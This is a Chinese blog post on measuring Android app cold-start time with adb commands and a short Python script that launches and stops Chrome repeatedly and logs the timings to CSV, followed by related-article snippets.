
获取app启动时间
启动APP并收集消耗时间的命令:
adb shell am start -W -n package/activity
手动关闭谷歌浏览器APP(也可以使用命令关闭adb shell am force-stop 包名),使用启动命令来自动启动谷歌APP,见下图运行结果,可以看到有启动谷歌浏览器APP用时。

停止APP应用,可以使用命令实现
停止APP应用命令:adb shell am force-stop package
测试APP启动性能,一次测试是不够的,需要多次测试数据并进行分析做到充分的性能测试才有说服力。但是手动测试多次采集数据太麻烦了,所以我们可以使用自动化脚本帮我们测试和手机多次测试结果的数据。
自动化代码实现包含备注信息,如下(代码可以机器运行通过):
获取app启动时间自动化代码实现如下:
#encoding:utf-8
import os
import time
import csv
#定义APP类,用于启动APP,获取启动APP时间和关闭APP
class App(object):
    def __init__(self):
        self.content=''
        self.startTime="0"
    #启动  APPcom.android.chrome/com.google.android.apps.chrome.Main
    def LunchApp(self):
        cmd='adb shell am start -W -n com.android.chrome/com.google.android.apps.chrome.Main'
        self.content=os.popen(cmd)
    #停止APP,用于冷启动的APP
    def StopApp(self):
        cmd='adb shell am force-stop com.android.chrome'
        os.popen(cmd)
    #停止APP,用于热启动的APP
    # def StopApp(self):
        # cmd='adb shell input keyevent 3'#触发手机上的back键,实现退出
        # os.popen(cmd) #执行cmd

#获取启动时间
    def GetLunchTime(self):
        for line in self.content.readlines():
            if "WaitTime" in line:
                self.startTime=line.split(":")[1]
                break
        return self.startTime

#定义运行控制类
class Controller(object):
      def __init__(self,counter):
          self.app=App()
          self.counter=counter
          self.allData=[("TimeStamp","elapsTime")]
      #单次测试过程
      def TestProcess(self):
          #调用启动APP的方法
          self.app.LunchApp()
          time.sleep(8)
          #调用获取启动用时方法
          elapsTime=self.app.GetLunchTime()
          #调用停止APP方法(此处为冷启动),如果测试热启动需要再定义热启动的方法
          self.app.StopApp()
          #time.sleep(5)
          #调用获取当前时间戳
          currentTime=self.GetcurrentTime()
          #获取到当前时间戳和启动app时间追加存储到allData数组中
          self.allData.append((currentTime,elapsTime))
          #定义获取当前的时间戳方法
      def GetcurrentTime(self):
          currentTime=time.strftime("%Y-%m-%d %H:%M:%S",time.localtime())
          return currentTime
      def run(self):
          while self.counter > 0:
             self.TestProcess()
             self.counter=self.counter-1

      #数据的存储,将allData数据写入startTime.csv文件中
      def SaveData(self):
          csvfile=file('startTime.csv','wb')
          write=csv.writer(csvfile)
          write.writerows(self.allData)
          csvfile.close()

if  __name__=="__main__":
    #实例化,并设置运行次数
    controller=Controller(10)
    controller.run()
    controller.SaveData()
获取app启动时间的更多相关文章
- 利用uiautomator实现Android移动app启动时间的测试
为了减少因手工测试的反应误差,这里介绍下如何利用Android自带的自动化测试工具uiautomator实现app启动时间的测试. 测试基本思路如下: 1.启动前记录当前的时间戳 2.启动app,直至 ...
- 1、获取APP 冷/热启动时间
最近在研究Android APP性能测试.所以发现一些有趣的东西,在这里进行分享.我们先讲第一个内容,如何获取APP冷/热启动时间?为什么要做这个测试,道理其实很简单,如果启动APP特别耗时的话,用户 ...
- iOS获取app图标和启动图片名字(AppIcon and LaunchImage's name)
在某种场景下,可能我们需要获取app的图标名称和启动图片的名称.比如说app在前台时,收到了远程通知但是通知栏是不会有通知提醒的,这时我想做个模拟通知提示,需要用到icon名称:再比如在加载某个控制器 ...
- linux获取系统启动时间
1.前言 时间对操作系统来说非常重要,从内核级到应用层,时间的表达方式及精度各部相同.linux内核里面用一个名为jiffes的常量来计算时间戳.应用层有time.getdaytime等函数.今天需要 ...
- linux --> 获取系统启动时间
获取系统启动时间 一.前言 时间对操作系统来说非常重要,从内核级到应用层,时间的表达方式及精度各部相同.linux内核里面用一个名为jiffes的常量来计算时间戳.应用层有time.getdaytim ...
- iOS 动态 Framework 对App启动时间影响实测
最近看到的Slow App Startup Times里提到: The dynamic loader finds and reads the dependent dynamic libraries ( ...
- 获取APP应用的包名信息
语言: python 3.7 需求:获取APP的包名和程序入口信息,以便在 Appium 脚本中配置 appPackage 和 appActivity 参数. 场景一 资源:已有APP应用的apk安装 ...
- Appium+Python自动化 3 -获取 app 包名和 activity
方法一: ①手机通过USB连接电脑 ②打开手机上被测app ③在电脑上 dos命令窗口,输入命令 adb shell dumpsys window w | findstr \/ | findstr n ...
- MonkeyRunner 之如何获取APP的Package Name和Activity Name
别人写的就收藏了: MonkeyRunner 之如何获取APP的Package Name和Activity Name http://www.mamicode.com/info-detail-51278 ...
随机推荐
- 【论文笔记】Leveraging Post-click Feedback for Content Recommendations
Leveraging Post-click Feedback for Content Recommendations Authors: Hongyi Wen, Longqi Yang, Deborah ...
- 如何把整张表格的数据通过form表单的方式传回后台
开发背景: 前段时间遇到这么一个需求,就是把一整张表格的数据存储在数据库中,之后再渲染在页面中,还可以进行重新编辑. 例如下边的课程表(为了方便,所以都是软件工程). 我也是经过一段时间的思考,才实现 ...
- cmake之if
note if 要 与endif配对使用 语法含义 表达式 含义 if (not expression) 与 expression相反 if (var1 AND var2) var1与var2都为真时 ...
- 【LeetCode】663. Equal Tree Partition 解题报告 (C++)
作者: 负雪明烛 id: fuxuemingzhu 个人博客:http://fuxuemingzhu.cn/ 目录 题目描述 题目大意 解题方法 递归 日期 题目地址:https://leetcode ...
- 1046:Square Number
总时间限制: 1000ms 内存限制: 65536kB 描述 给定正整数b,求最大的整数a,满足a*(a+b) 为完全平方数 输入 多组数据,第一行T,表示数据数.对于每组数据,一行一个正整数表示b. ...
- 1084 - Winter
1084 - Winter PDF (English) Statistics Forum Time Limit: 2 second(s) Memory Limit: 32 MB Winter is ...
- Variational Inference with Normalizing Flow
目录 概 主要内容 一些合适的可逆变换 代码 Rezende D., Mohamed S. Variational Inference with Normalizing Flow. ICML, 201 ...
- uniapp与webview之间的相互传值
1.uni-app 如何发送数据到 H5? 其实很接单.在 web-view 中只需要通过 URL 就可以向 H5 进行传参 例如在 uni-app 中: <template> <v ...
- Capstone CS5268 Type-C转HDMI+VGA带PD快充+USB3.1扩展坞方案
CS5268是一种高度集成的单芯片,适用于多个细分市场和显示应用,如拓展坞.扩展底座等. 2.CS5268参数说明 总则 USB Type-C规范1.2 HDMI规范v2.0b兼容发射机,数据速率高达 ...
- 使用 JavaScript 的 HTML 页面混合、根据在下拉列表框中选择的内容,决定页面效果,用户在下拉列表框中选择页面将要使用的背景颜色
查看本章节 查看作业目录 需求说明: 根据在下拉列表框中选择的内容,决定页面效果 用户在下拉列表框中选择页面将 要使用的背景颜色 当用户选择橙色时,页面背景将显示为橙色 实现思路: 用表单 <s ...